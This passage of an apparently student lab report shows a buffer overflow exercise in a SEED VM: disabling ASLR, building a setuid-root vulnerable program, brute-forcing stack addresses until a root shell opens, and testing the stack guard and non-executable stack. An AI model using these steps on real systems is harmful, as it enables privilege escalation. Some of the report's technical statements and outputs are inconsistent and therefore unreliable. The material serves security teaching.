
```

Terminator
/bin/bash
[04/23/23]seed@VM:~/project1$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[04/23/23]seed@VM:~/project1$ ./stack
0xbffffea48
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
# exit
[04/23/23]seed@VM:~/project1$ ./stack
0xbffffea48
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
# exit
[04/23/23]seed@VM:~/project1$

```

Figure B.7.2.3. Disabling ASLR, multiple stack executions

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




The screenshot shows a Terminator terminal window with a dark theme. The title bar indicates it's a "/bin/bash" session. The terminal content shows a user named "seed" at a VM prompt, changing permissions of "infinite.sh" to executable and then running it. The background of the terminal has a light blue, textured pattern.

```

Terminator
/bin/bash
[04/18/23]seed@VM:~/project1$ chmod +x infinite.sh
[04/18/23]seed@VM:~/project1$ ./infinite.sh
  
```

Figure B.7.2.4. Changing the permissions of the shell script infinite.sh, executing the code



The screenshot shows a Terminator terminal window with a dark theme. The title bar indicates it's a "/bin/bash" session. The terminal content shows the output of the "infinite.sh" script, which is a loop that prints the number of times it has run and the current stack address. The output shows that the stack address is changing, indicating a successful buffer overflow attack bypassing ASLR. The background of the terminal has a light blue, textured pattern.

```

Terminator
/bin/bash
1 minutes and 13 seconds elapsed.
The program has been running 42317 times so far.
0xbf905558
./infinite.sh: line 14: 2278 Segmentation fault ./stack
1 minutes and 13 seconds elapsed.
The program has been running 42318 times so far.
0xbfea92f8
./infinite.sh: line 14: 2279 Segmentation fault ./stack
1 minutes and 13 seconds elapsed.
The program has been running 42319 times so far.
0xbfcab448
./infinite.sh: line 14: 2280 Segmentation fault ./stack
1 minutes and 13 seconds elapsed.
The program has been running 42320 times so far.
0xbfffe908
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
  
```

Figure B.7.2.5. Successful buffer overflow attack bypassing ASLR countermeasure

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.7.3 Observations

The execution of the endless shell script differs from execution to execution, as, with ASLR enabled, the stack address in memory changes making it more difficult to predict the return address for a buffer overflow attack as we successfully attempted in activity B.6 Executing the attack. The time that the vulnerable stack.c program manages to open a shell with root privileges (#) is not predetermined, as the choice of addresses is random by the shell script and ranges from a set of addresses which is already limited. This results in in one run the program opened the shell in 30 seconds and in another run the shell opened in 30 minutes. The bypass of the countermeasure was successful and is a demonstration of the usefulness of ASLR against buffer overflow attacks.

B.8 Testing the remaining countermeasures

B.8.1 Actions

In this activity we attempted to execute the attack with the two main countermeasures enabled:

Stack guard

Non-executable stack

Figure B.8.2.1

First, we checked if ASLR (Address Space Layout Randomization) is enabled, that is, if it contains the value 2, by typing the command:

```
sysctl kernel.randomize_va_space
```

The result of the command was:

```
kernel.randomize_va_space = 2
```

Then we found that ASLR is enabled and disabled it by setting its value to 0 with the command:

```
sudo sysctl -w kernel.randomize_va_space=0
```

The command printed in the output:

```
kernel.randomize_va_space = 0
```

Figure B.8.2.2

We compiled the vulnerable stack.c program this time with the stack guard countermeasure enabled and the option:

```
-fno-stack-protector
```

The compilation command is:

```
gcc stack.c -o stack -z execstack
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

and since there were no syntax errors, the output of the command was empty and the executable stack file was created.

Then, we changed the ownership of the executable file to root with the command:

```
sudo chown root stack
```

We also changed the permissions of the stack file so that the user has all permissions (read, write, execute), the group and others have all permissions (read, execute) except for write. The command is:

```
sudo chmod 4755 stack
```

We checked the permissions of the stack executable code with the command:

```
ls -l stack
```

The command printed in the output:

```
-rwsr-xr-x 1 seed seed 7524 XXXXX stack
```

where XXXXXX is the date of execution of the order.

We executed the vulnerable stack.c program with the command:

```
./stack
```

The output command is:

```
*** stack smashing detected ***: ./stack terminated  
Aborted
```

Figure B.8.2.3

Next, we executed the vulnerable stack.c program with the non-executable stack countermeasure enabled and the option:

```
-z non-executable-stack
```

The compilation command is:

```
gcc stack.c -o stack -fno-stack-protector -z noexecstack
```

and since there were no syntax errors, the output of the command was empty and the executable stack file was created.

Then, we changed the ownership of the executable file to root with the command:

```
sudo chown root stack
```

We also changed the permissions of the stack file so that the user has all permissions (read, write, execute), the group and others have all permissions (read, execute) except for write. The command is:

```
sudo chmod 4755 stack
```

We checked the permissions of the stack executable code with the command:

```
ls -l stack
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

The command printed in the output:

```
-rwsr-xr-x 1 seed seed 7476 XXXXX stack
```

where XXXXXX is the date of execution of the order.


We executed the vulnerable stack.c program with the command:

```
./stack
```

The output command is:

```
Segmentation fault
```

B.8.2 Results




The image shows a screenshot of a Terminator terminal window. The window title is "Terminator" and it has standard window controls. The terminal shows a shell prompt at a VM. The user runs the command `sysctl kernel.randomize_va_space`, which returns `kernel.randomize_va_space = 2`. Then, the user runs `sudo sysctl -w kernel.randomize_va_space=0`, which returns `kernel.randomize_va_space = 0`. The terminal window has a dark theme and a sidebar with various application icons on the left.

```
Terminator /bin/bash
[04/18/23]seed@VM:~/project1$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
[04/18/23]seed@VM:~/project1$ sudo sysctl -w kernel.randomize_va_
space=0
kernel.randomize_va_space = 0
[04/18/23]seed@VM:~/project1$
```


Figure B.8.2.1. Disabling ASLR

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```
Terminator
/bin/bash
/bin/bash 66x24
[04/23/23]seed@VM:~/project1$ gcc stack.c -o stack -z execstack
[04/23/23]seed@VM:~/project1$ sudo chown root stack
[04/23/23]seed@VM:~/project1$ sudo chmod 4755 stack
[04/23/23]seed@VM:~/project1$ ls -l stack
-rwsr-xr-x 1 root seed 7524 Apr 23 14:32 stack
[04/23/23]seed@VM:~/project1$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[04/23/23]seed@VM:~/project1$
```

Figure B.8.2.2. Execution of the vulnerable stack.c program with the stack guard countermeasure enabled



```
Terminator
/bin/bash
/bin/bash 66x24
[04/23/23]seed@VM:~/project1$ gcc stack.c -o stack -fno-stack-protector -z noexecstack
[04/23/23]seed@VM:~/project1$ sudo chown root stack
[04/23/23]seed@VM:~/project1$ sudo chmod 4755 stack
[04/23/23]seed@VM:~/project1$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Apr 23 14:33 stack
[04/23/23]seed@VM:~/project1$ ./stack
Segmentation fault
[04/23/23]seed@VM:~/project1$
```

Figure B.8.2.2. Execution of the vulnerable stack.c program with the non-executable stack countermeasure enabled

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

B.8.3 Observations

The two countermeasures stack guard and non-executable enhance the security of the code against buffer overflow attacks. Stack guard prevents writes outside the stack (hence the stack error message). smashing detected) and for this reason terminates the program, while the non-executable stack does not allow code execution within the stack (hence the segmentation fault error message).

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Thank you for your attention. Ευχαριστώ για την προσοχή σας.

